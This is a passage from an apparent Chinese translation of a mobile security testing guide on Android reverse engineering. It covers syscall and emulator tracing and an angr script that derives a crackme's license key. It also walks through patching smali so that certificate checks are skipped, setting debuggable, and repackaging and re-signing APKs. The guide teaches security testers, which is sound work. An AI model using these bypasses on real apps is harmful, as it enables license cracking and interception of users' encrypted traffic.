然而 , DDMS 有点混乱 ; 它可以通过多种方式启动 , 并且根据跟踪方法的方式启动不同的跟踪查看器。 androidstudio 中有一个名为“Traceview”的独立工具和一个内置的查看器 , 这两个工具都提供了不同的跟踪导航方式。您通常会使用 androidstudio 的内置查看器 , 它为所有方法调用提供了一个可缩放的层次时间线。但是 , 独立工具也很有用 , 它有一个概要面板 , 显示每个方法花费的时间以及每个方法的父级和子级。

要在 androidstudio 中记录执行跟踪 , 请打开 GUI 底部的“Android”选项卡。在列表中选择目标进程 , 然后单击左侧的小“秒表”按钮。开始录音。完成后 , 单击同一按钮停止录制。集成跟踪视图将打开并显示记录的跟踪。您可以使用鼠标或轨迹板滚动和缩放时间线视图。

执行跟踪也可以记录在独立的 Android 设备监视器中。设备监视器可以在 androidstudio ( 工具 ->Android->Android 设备监视器 ) 中启动 , 也可以使用 ddms 命令从 shell 启动。

要开始记录跟踪信息 , 请在“设备”选项卡中选择目标进程 , 然后单击“启动方法评测”。单击停止按钮停止录制 , 然后 Traceview 工具将打开并显示录制的跟踪。单击“配置文件”面板中的任何方法都会高亮显示“时间线”面板中选定的方法。

DDMS 还提供了一个方便的堆转储按钮 , 可以将进程的 Java 堆转储到.hprof 文件中。

androidstudio 用户指南包含了关于 Traceview 的更多信息。

#### 5.9.3.3.1.1. 跟踪系统调用

在操作系统层次结构中向下移动一层 , 就可以得到需要 Linux 内核能力的特权函数。这些功能可通过系统调用接口供正常进程使用。检测和拦截对内核的调用是大致了解用户进程正在做什么的一种有效方法 , 而且通常是停用低级篡改防御的最有效方法。

Strace 是一个标准的 Linux 实用程序 , 用于监控进程和内核之间的交互。该工具默认不包含在 Android 中 , 但可以通过 Android NDK 轻松地从源码中构建。Strace 是一种非常方便的监控进程系统调用的方法。然而 , Strace 依赖于 ptrace 系统调用来连接到目标进程 , 因此它只在反调试措施启动时起作用。

如果 Android 的“启动时停止应用程序”功能不可用 , 您可以使用 shell 脚本启动该进程并立即附加 strace(这不是一个优雅的解决方案 , 但它可以工作) :

```
$ while true; do pid=$(pgrep 'target_process' | head -1); if [[-n "$pid"]]; then strace -s 2000 -e "!read" -ff -p "$pid"; break; fi; done
```

### 5.9.3.3.1.2. Ftrace

Ftrace 是一个直接内置在 Linux 内核中的跟踪工具。在根设备上，ftrace 可以比 strace 更透明地跟踪内核系统调用（strace 依赖 ptrace 系统调用连接到目标进程）。

方便的是，Lollipop 和 Marshmallow 的原版 Android 内核都包含了 ftrace 功能。该功能可以通过以下命令启用：

```
$ echo 1 > /proc/sys/kernel/ftrace_enabled
```

/sys/kernel/debug/tracing 目录下保存了所有与 ftrace 相关的控制和输出文件。在这个目录中可以找到以下文件：

- available\_tracers: 这个文件列出了内核中可用的跟踪器。这个文件列出了编译到内核中的可用跟踪器。
- current\_tracer: 这个文件列出了编译到内核中的可用跟踪器。这个文件设置或显示当前的跟踪器。
- tracing\_on: 这个文件设置或显示当前的跟踪器。在该文件中回车 "1"，允许/开始更新环形缓冲区。Echoing "0" 将阻止对环形缓冲区的进一步写入。

### 5.9.3.3.1.3. KProbes

KProbes 接口提供了一种更强大的内核检测方法：它允许您将探针插入（几乎）内核内存中的任意代码地址。KProbes 在指定地址插入一个断点指令。到达断点后，控制权将传递给 KProbes 系统，该系统将执行用户定义的处理程序函数和原始指令。除了非常适合函数跟踪外，KProbes 还可以实现类似于 rootkit 的功能，例如文件隐藏。Jprobes 和 Kretprobes 是其他基于 KProbes 的探针类型，它们允许钩住函数入口和出口。

Android 内核没有可加载的模块支持，这是一个问题，因为 Kprobes 通常作为内核模块部署。编译 Android 内核时使用的严格内存保护是另一个问题，因为它可以防止内核内存的某些部分被修补。Elfmaster 的系统调用挂接方法导致了对棒棒糖和棉花糖的内核恐慌，因为 sys\call\u 表是不可写的。但是，您可以在沙盒中使用 KProbes，方法是编译您自己的、更强大的内核（稍后将详细介绍）。

## 5.9.3.4. 基于模拟器的分析

Android 模拟器是基于 QEMU，一个通用的开源机器模拟器。QEMU 通过将客人指令即时翻译成主机处理器能够理解的指令来模拟客人 CPU。每条客座指令的基本块都被拆解并翻译成一个称为

Tiny Code Generator (TCG) 的中间表示法。TCG 块被编译成主机指令块，存储在代码缓存中，然后执行。在执行完基本块后，QEMU 对下一个客体指令块重复这个过程（或从缓存中加载已经翻译好的块）。整个过程称为动态二进制翻译。

因为 Android 模拟器是 QEMU 的一个分支，它具有所有 QEMU 的功能，包括监控、调试和跟踪设施。QEMU 特定的参数可以通过-qemu 命令行标志传递给仿真器。您可以使用 QEMU 内置的跟踪工具来记录执行的指令和虚拟寄存器的值。使用-d 命令行标志启动 QEMU 将导致它转储正在执行的客体代码、微操作或主机指令块。使用-d\_asm 标志，QEMU 会在客体代码进入 QEMU 的翻译功能时记录所有基本代码块。下面的命令将所有的翻译块记录到一个文件中：

```
$ emulator -show-kernel -avd Nexus_4_API_19 -snapshot default-boot -no-snapshot-save -qemu -d in_asm,cpu 2>/tmp/qemu.log
```

不幸的是，用 QEMU 生成完整的客座指令跟踪是不可能的，因为代码块只有在被翻译的时候才会被写入日志--而不是在从缓存中取出的时候。例如：如果一个代码块在循环中重复执行，那么只有第一次的迭代才会被打印到日志中。在 QEMU 中没有办法禁用 TB 缓存（除了黑掉源代码）。尽管如此，这个功能对于基本的任务来说已经足够了，比如重建本机执行的加密算法的反汇编。

动态分析框架，如 PANDA 和 DroidScope，建立在 QEMU 的跟踪功能之上。如果您想进行基于 CPU 的跟踪分析，PANDA/PANDROID 是最好的选择，因为它可以让您轻松地记录和重放完整的跟踪，而且如果您按照 Ubuntu 的构建说明，设置起来也相对简单。

#### 5.9.3.4.1. *DroidScope*

DroidScope（DECAF 动态分析框架的扩展）是一个基于 QEMU 的恶意软件分析引擎。它在多个上下文层次上对模拟环境进行仪器化处理，使其能够在硬件、Linux 和 Java 层次上完全重建语义。

DroidScope 导出了仪器 API，这些 API 反映了真实 Android 设备的不同上下文层次（硬件、操作系统和 Java）。分析工具可以使用这些 API 来查询或设置信息，并为各种事件注册回调。例如：一个插件可以为本地指令开始和结束、内存读写、寄存器读写、系统调用和 Java 方法调用注册回调。

所有这些都使得构建对目标应用程序几乎透明的跟踪器成为可能（只要我们能够隐藏它在模拟器中运行的事实）。一个限制是 DroidScope 只与 Dalvik VM 兼容。

#### 5.9.3.4.2. *PANDA*

PANDA 是另一个基于 QEMU 的动态分析平台。与 DroidScope 类似，PANDA 可以通过注册回调来扩展，回调会被某些 QEMU 事件触发。PANDA 增加的转折点是它的记录/重放功能。这允许一个

迭代的工作流程：逆向工程师记录目标应用（或其某些部分）的执行跟踪，然后反复重播，每次迭代都会完善分析插件。

PANDA 自带预制插件，包括一个字符串搜索工具和一个 syscall 追踪器。最重要的是，它支持 Android 客户，甚至已经移植了一些 DroidScope 代码。构建和运行 PANDA for Android（以下简称 "PANDROID"）是比较简单的。要测试它，请克隆 Moiyx 的 git 仓库并构建 PANDA：

```
$ cd qemu
$./configure --target-list=arm-softmmu --enable-android $ makee
```

截至目前，4.4.1 以下的 Android 版本在 PANDROID 中运行正常，但比这更新的版本都无法启动。另外，Java 级别的自省代码只适用于 Android 2.3（API level 9）Dalvik 运行时。旧版本的 Android 似乎在模拟器中运行得更快，所以如果您打算使用 PANDA，坚持使用 Gingerbread 可能是最好的。更多信息，请查看 PANDA git 仓库中的文档。

#### 5.9.3.4.3. *VxStripper*

另一个建立在 QEMU 上的非常有用的工具是 Sébastien Josse 的 VxStripper。VXStripper 是专门为二进制文件的去伪存真而设计的。通过对 QEMU 的动态二进制转换机制进行检测，它动态地提取出二进制的中间表示。然后，它对提取的中间表示法进行简化，并使用 LLVM 重新编译简化的二进制文件。这是一种非常强大的对混淆程序进行规范化的方法。更多信息请参见 Sébastien 的论文。

#### 5.9.3.5. 二进制分析框架

二进制分析框架为您提供了强大的方法来自动化那些几乎不可能手动完成的任务。二进制分析框架通常使用一种称为符号执行的技术，它允许确定达到特定目标的必要条件。它将程序的语义转化为一个逻辑公式，其中一些变量由具有特定约束条件的符号表示。通过对约束条件的解析，可以找到执行程序某个分支的必要条件。

##### 5.9.3.5.1. 符号执行

当您需要找到正确的输入来达到某个代码块时，符号执行是很有用的。在下面的例子中，您将使用 Angr 以自动方式解决一个简单的 Android 破解 me。参考"Android 基础安全测试"章节，了解安装说明和基础知识。

目标 crackme 是一个简单的许可证密钥验证 Android 应用程序。当然，您通常不会找到这样的许可证密钥验证器，但这个例子应该展示了本地代码的静态/符号分析的基本原理。您可以在那些带

有混淆的原生库的 Android 应用上使用同样的技术（事实上，混淆的代码通常被专门放入原生库中，以增加去混淆的难度）。

Crackme 是一个原生的 ELF 二进制文件，您可以在这里下载：

[https://github.com/angr/angr-doc/tree/master/examples/android\\_arm\\_license\\_validation](https://github.com/angr/angr-doc/tree/master/examples/android_arm_license_validation)


在任何 Android 设备上运行可执行文件都会给您以下输出：

```
$ adb push validate /data/local/tmp
[100%] /data/local/tmp/validate
$ adb shell chmod 755 /data/local/tmp/validate
$ adb shell /data/local/tmp/validate
Usage: ./validate <serial>
$ adb shell /data/local/tmp/validate 12345
Incorrect serial (wrong format).
```

到目前为止还不错，但您对有效的许可证密钥是什么样的—一无所知。我们从哪里开始呢？启动 Cutter，好好看看发生了什么。主函数位于反汇编中的地址 0x00001874（注意，这是一个支持 PIE 的二进制文件，Cutter 选择 0x0 作为图像的基本地址）。

函数名已被删除，但您可以看到对调试字符串的一些引用。输入字符串显示为 base32 解码(调用 fcn. 00001340)。在 main 的开头，有一个长度检查 0x0001898。它确保输入字符串的长度正好是

16 个字符。所以您正在寻找一个 base32 编码的 16 个字符的字符串！然后将解码后的输入传递给 fcn.00001760 函数，该函数验证许可证密钥。



经过解码的 16 个字符的输入字符串总共 10 个字节，因此您知道验证函数需要一个 10 字节的二进制字符串。接下来，查看 0x00001760 的核心验证功能：

```
 (fcn) fcn.00001760 268
fcn.00001760 (int32_t arg1);
 ; var int32_t var_20h @ fp-0x20
 ; var int32_t var_14h @ fp-0x14
 ; var int32_t var_10h @ fp-0x10
 ; arg int32_t arg1 @ r0
 ; CALL XREF from fcn.00001760 (+0x1c4)
0x00001760 push {r4, fp, lr}
0x00001764 add fp, sp, 8
0x00001768 sub sp, sp, 0x1c
0x0000176c str r0, [var_20h] ; 0x20 ; "$!" ; arg1
0x00001770 ldr r3, [var_20h] ; 0x20 ; "$!" ; entry.preinit0
0x00001774 str r3, [var_10h] ; str.
```

```

; 0x10
0x00001778 mov r3, 0
0x0000177c str r3, [var_14h] ; 0x14
< 0x00001780 b 0x17d0
; CODE XREF from fcn.00001760 (0x17d8)
-> 0x00001784 ldr r3, [var_10h] ; str.
; 0x10 ; entry.preinit0
0x00001788 ldrb r2, [r3]
0x0000178c ldr r3, [var_10h] ; str.
; 0x10 ; entry.preinit0
0x00001790 add r3, r3, 1
0x00001794 ldrb r3, [r3]
0x00001798 eor r3, r2, r3
0x0000179c and r2, r3, 0xff
0x000017a0 mvn r3, 0xf
0x000017a4 ldr r1, [var_14h] ; 0x14 ; entry.preinit0
0x000017a8 sub r0, fp, 0xc
0x000017ac add r1, r0, r1
0x000017b0 add r3, r1, r3
0x000017b4 strb r2, [r3]
0x000017b8 ldr r3, [var_10h] ; str.
; 0x10 ; entry.preinit0
0x000017bc add r3, r3, 2 ; "ELF\x01\x01\x01";
aav.0x00000001
0x000017c0 str r3, [var_10h] ; str.
; 0x10
0x000017c4 ldr r3, [var_14h] ; 0x14 ; entry.preinit0
0x000017c8 add r3, r3, 1
0x000017cc str r3, [var_14h] ; 0x14
; CODE XREF from fcn.00001760 (0x1780)
-> 0x000017d0 ldr r3, [var_14h] ; 0x14 ; entry.preinit0
0x000017d4 cmp r3, 4 ; aav.0x00000004 ; aav.0x00000001 ;
aav.0x00000001
< 0x000017d8 ble 0x1784 ; likely
0x000017dc ldrb r4, [fp, -0x1c] ; "4"
0x000017e0 bl fcn.000016f0
0x000017e4 mov r3, r0
0x000017e8 cmp r4, r3
< 0x000017ec bne 0x1854 ; likely
0x000017f0 ldrb r4, [fp, -0x1b]
0x000017f4 bl fcn.0000170c
0x000017f8 mov r3, r0


```

```


| 0x000017fc cmp r4, r3
| < 0x00001800 bne 0x1854 ; likely
| 0x00001804 ldrb r4, [fp, -0x1a]
| 0x00001808 bl fcn.000016f0
| 0x0000180c mov r3, r0
| 0x00001810 cmp r4, r3
| < 0x00001814 bne 0x1854 ; likely
| 0x00001818 ldrb r4, [fp, -0x19]
| 0x0000181c bl fcn.00001728
| 0x00001820 mov r3, r0
| 0x00001824 cmp r4, r3
| < 0x00001828 bne 0x1854 ; likely
| 0x0000182c ldrb r4, [fp, -0x18]
| 0x00001830 bl fcn.00001744
| 0x00001834 mov r3, r0
| 0x00001838 cmp r4, r3
| < 0x0000183c bne 0x1854 ; likely
| 0x00001840 ldr r3, [0x0000186c] ; [0x186c:4]=0x270
section..hash ; section..hash
| 0x00001844 add r3, pc, r3 ; 0x1abc ; "Product activation
passed. Congratulations!"
| 0x00001848 mov r0, r3 ; 0x1abc ; "Product activation
passed. Congratulations!" ;
| 0x0000184c bl sym.imp.puts ; int puts(const char *s)
; int puts("Product activation passed.
Congratulations!")
| < 0x00001850 b 0x1864
| ; CODE XREFS from fcn.00001760 (0x17ec, 0x1800, 0x1814, 0x1828, 0x183c)
| > 0x00001854 ldr r3, aav.0x00000288 ; [0x1870:4]=0x288
aav.0x00000288
| 0x00001858 add r3, pc, r3 ; 0x1ae8 ; "Incorrect serial." ;
| 0x0000185c mov r0, r3 ; 0x1ae8 ; "Incorrect serial." ;
| 0x00001860 bl sym.imp.puts ; int puts(const char *s)
; int puts("Incorrect serial.")
; CODE XREF from fcn.00001760 (0x1850)
> 0x00001864 sub sp, fp, 8
0x00001868 pop {r4, fp, pc} ; entry.preinit0 ; entry.preinit0 ;

```

如果您在图形视图中查看，您可以看到一个在 0x00001784 处发生了异或运算的循环，该循环应该对输入字符串进行解码。



从 0x000017dc 开始，您可以看到一系列解码值，并与进一步子功能调用的值进行比较。



尽管这看起来并不高明，但您仍然需要进行更多的分析，以完全扭转这种检查，并生成一个通过它的许可证密钥。现在，转折来了：动态符号执行使您能够自动构造一个有效的密钥！符号执行引擎在许可证检查的第一条指令(0x00001760)和打印 "产品激活通过" 消息的代码(0x00001840)之间映射出一条路径，以确定输入字符串的每个字节的约束条件。



然后，解码器会找到一个满足这些约束条件的输入：有效的许可证密钥。

您需要为符号解码器提供一些输入：

- 一个开始执行的地址。用串行验证函数的第一条指令初始化状态。这使得问题的解决大大简化，因为您避免了符号化地执行 Base32 的实现。
- 您希望执行所要到达的代码块的地址。您需要找到一个路径，通往负责打印"产品激活通过"消息的代码。这个代码块的起始地址是 0x1840。
- 您不想到达的地址。您对以打印"不正确序列"消息(0x00001854)的代码块结束的任何路径都不感兴趣。

请注意，Angr 加载器将加载基址为 0x400000 的 PIE 可执行文件，因此您必须将其添加到上面的地址中。解决方案是：

```
#!/usr/bin/python
```

```
This is how we defeat the Android license check using Angr!
The binary is available for download on GitHub:
https://github.com/b-mueller/obfuscation-
metrics/tree/master/crackmes/android/01_license_check_1
Written by Bernhard -- bernhard [dot] mueller [at] owasp [dot] org
```

```
import angr
import claripy
import base64
```

```

load_options = {}

Android NDK library path:
load_options['custom_ld_path'] = ['/Users/berndt/Tools/android-ndk-r10e/platforms/android-21/arch-arm/usr/lib']

b = angr.Project("./validate", load_options=load_options)

The key validation function starts at 0x401760, so that's where we create the initial state.
This speeds things up a lot because we're bypassing the Base32-encoder.

state = b.factory.blank_state(addr=0x401760)

initial_path = b.factory.path(state)
path_group = b.factory.path_group(state)

0x401840 = Product activation passed
0x401854 = Incorrect serial

path_group.explore(find=0x401840, avoid=0x401854)
found = path_group.found[0]

Get the solution string from *(R11 - 0x24).

addr = found.state.memory.load(found.state.regs.r11 - 0x24, endness='lend_LE')
concrete_addr = found.state.se.any_int(addr)
solution = found.state.se.any_str(found.state.memory.load(concrete_addr, 10))

print base64.b32encode(solution)

```

请注意程序的最后一部分，在这一部分中，最后的输入字符串被检索出来--看起来好像您只是简单地从内存中读取解决方案。然而，您是从符号存储器中读取的--字符串和指向它的指针实际上都不存在。实际上，求解器正在计算具体的值，如果您观察实际程序运行到这一点，您可以在该程序状态下找到这些值。

运行这个脚本应该返回以下内容：

```
(angr) $ python solve.py
WARNING | 2017-01-09 17:17:03,664 | cle.loader | The main binary is a position-independent executable. It is being loaded with a base address of 0x400000.
JQAE6ACMABNAIIA
```

## 5.9.4. 篡改和运行时检测

首先，我们来看看修改和仪器移动应用的一些简单方法。篡改意味着对应用程序进行补丁或运行时更改，以影响其行为。例如：您可能想停用 SSL 引脚或阻碍测试过程的二进制保护。运行时工具包括添加钩子和运行时补丁来观察应用程序的行为。然而，在移动应用安全中，这个术语泛指所有类型的运行时操作，包括覆盖方法来改变行为。

### 5.9.4.1. 修补、重新打包和重新签约

对 Android Manifest 或字节码进行小改动通常是解决阻碍您测试或反向设计应用程序的小麻烦的最快方式。在 Android 上，有两个问题经常发生：

- 无法通过代理拦截 HTTPS 流量，因为该应用采用了 SSL 钉扎。
- Android Manifest 中的 android:debuggable 标志没有设置为 true，所以不能给应用附加调试器。

在大多数情况下，这两个问题都可以通过对应用程序进行微小的更改（也就是打补丁），然后重新签名和重新打包来解决。在默认的 Android 代码签名之外运行额外的完整性检查的应用程序是一个例外--在这些情况下，您也要打上附加的检查补丁。

第一步是使用 apktool 解压和拆解 APK：

```
$ apktool d target_apk.apk
```

注意：为了节省时间，如果您只想解压 APK 而不反汇编代码，可以使用 flag --no-sr。例如：当您只想修改 Android Manifest 并立即重新打包时。

#### 5.9.4.1.1. 补丁示例：禁用证书锁定

证书锁定对于出于合法原因想要拦截 HTTPS 通信的安全测试人员来说是一个问题。修补字节码以停用 SSL 锁定可以帮助实现这一点。为了演示绕过证书固定，我们将演练示例应用程序中的实现。

解包和反汇编 APK 之后，就可以在 Smali 源代码中查找证书锁定检查了。在代码中搜索诸如“X509TrustManager”之类的关键字应该会为您指明正确的方向。

在我们的示例中，搜索“X509TrustManager”将返回一个实现自定义 TrustManager 的类。派生类实现方法 checkClientTrusted、checkServerTrusted 和 getAcceptedIssuers。

要绕过固定检查，请将返回 void 操作码添加到每个方法的第一行。此操作码导致检查立即返回。通过此修改，不执行任何证书检查，并且应用程序接受所有证书。

```
.method public
checkServerTrusted([LJava/security/cert/X509Certificate;Ljava/lang/String;)V
.locals 3
.param p1, "chain" # [Ljava/security/cert/X509Certificate;
.param p2, "authType" # Ljava/lang/String;

.prologue
return-void # <-- OUR INSERTED OPCODE!
.line 102
iget-object v1, p0, Lasdf/t$a;->a:Ljava/util/ArrayList;

invoke-virtual {v1}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

move-result-object v1

:goto_0
invoke-interface {v1}, Ljava/util/Iterator;->hasNext()Z
```

此修改将破坏 APK 签名，因此您还必须在重新打包后对修改后的 APK 存档重新签名。

#### 5.9.4.1.2. 补丁示例：使应用程序可调试

每个启用调试器的进程都会运行一个额外的线程来处理 JDWP 协议包。此线程仅对具有 android : 可调试 = 在清单文件的<application>元素中设置“true”标志。这是交付给终端用户的 Android 设备的典型配置。

当对应用程序进行逆向工程时，您通常只能访问目标应用程序的发布版本。发布版构建并不是为了调试--毕竟，这才是调试构建的目的。如果系统属性 ro.debuggable 被设置为“0”，Android 就不允许 JDWP 和本地调试发布版本。虽然这很容易绕过，但您还是很可能遇到限制，比如缺少行断点。

尽管如此，即使是不完美的调试器仍然是一个非常有价值的工具，能够检查程序的运行时状态使得理解程序变得容易得多。

要将发布版本构建转换为可调试的构建，需要在 Android Manifest 文件(AndroidManifest.xml)中修改一个标志。一旦您解压应用程序(例如: apktool d -- no-src UnCrackable-Level1。Apk)并对 Android Manifest 进行解码，使用文本编辑器添加 Android: debuggable = “ true”：

```
<application android:allowBackup="true" android:debuggable="true"
 android:icon="@drawable/ic_launcher" android:label="@string/app_name"
 android:name="com.xxx.xxx.xxx" android:theme="@style/AppTheme">
```

注意: 要想让 apktool 为您自动完成这个任务 , 请在构建 APK 时使用-d 或--debug 标志 , 这将在 Android Manifest 中添加 android:debuggable="true"。这将在 Android Manifest 中添加 android:debuggable="true"。

即使我们没有修改源码 , 这个修改也会破坏 APK 签名 , 所以您还得重新签名修改后的 APK 存档。

#### 5.9.4.1.3. 重新打包

您可以通过以下方式轻松地重新打包一个应用程序 :

```
$ cd UnCrackable-Level1
$ apktool b
$ zipalign -v 4 dist/UnCrackable-Level1.apk ..//UnCrackable-Repackaged.apk
```

注意 , Android Studio 构建工具目录必须在路径中。它位于[SDK-Path]/build-tools/[版本]。zipalign 和 apksigner 工具就在这个目录中。

#### 5.9.4.1.4. Re-Signing

在重新签名之前 , 您首先需要一个代码签名证书。如果您之前在 Android Studio 中建过项目 , IDE 已经在\$HOME/中创建了调试密钥库和证书。安卓/debug.keystore .这个 keystore 的默认密码是“安卓” , 密钥叫做“androiddebugkey”。

标准的 Java 发行版包括用于管理密钥库和证书的密钥工具。您可以创建自己的签名证书和密钥 , 然后将其添加到调试密钥库中 :

```
$ keytool -genkey -v -keystore ~/.android/debug.keystore -alias signkey -keyalg RSA -
keysize 2048 -validity 20000
```

证书可用后 , 您可以用它重新签署 APK。确保 apksigner 在路径中 , 并且您从您重新打包的 APK 所在的文件夹中运行它。

```
$ apksigner sign --ks ~/.android/debug.keystore --ks-key-alias signkey UnCrackable-
Repackaged.apk
```

注意: 如果您遇到 apksigner 的 JRE 兼容性问题 , 您可以使用 jarsigner 来代替。当您这样做时 , 必须在签名后调用 zipalign。

```
$ jarsigner -verbose -keystore ~/.android/debug.keystore .../UnCrackable-Repackaged.apk
signkey
$ zipalign -v 4 dist/UnCrackable-Level1.apk .../UnCrackable-Repackaged.apk
```

现在您可以重新安装该应用程序：

```
$ adb install UnCrackable-Repackaged.apk
```

#### 5.9.4.1.5. "Wait For Debugger"功能

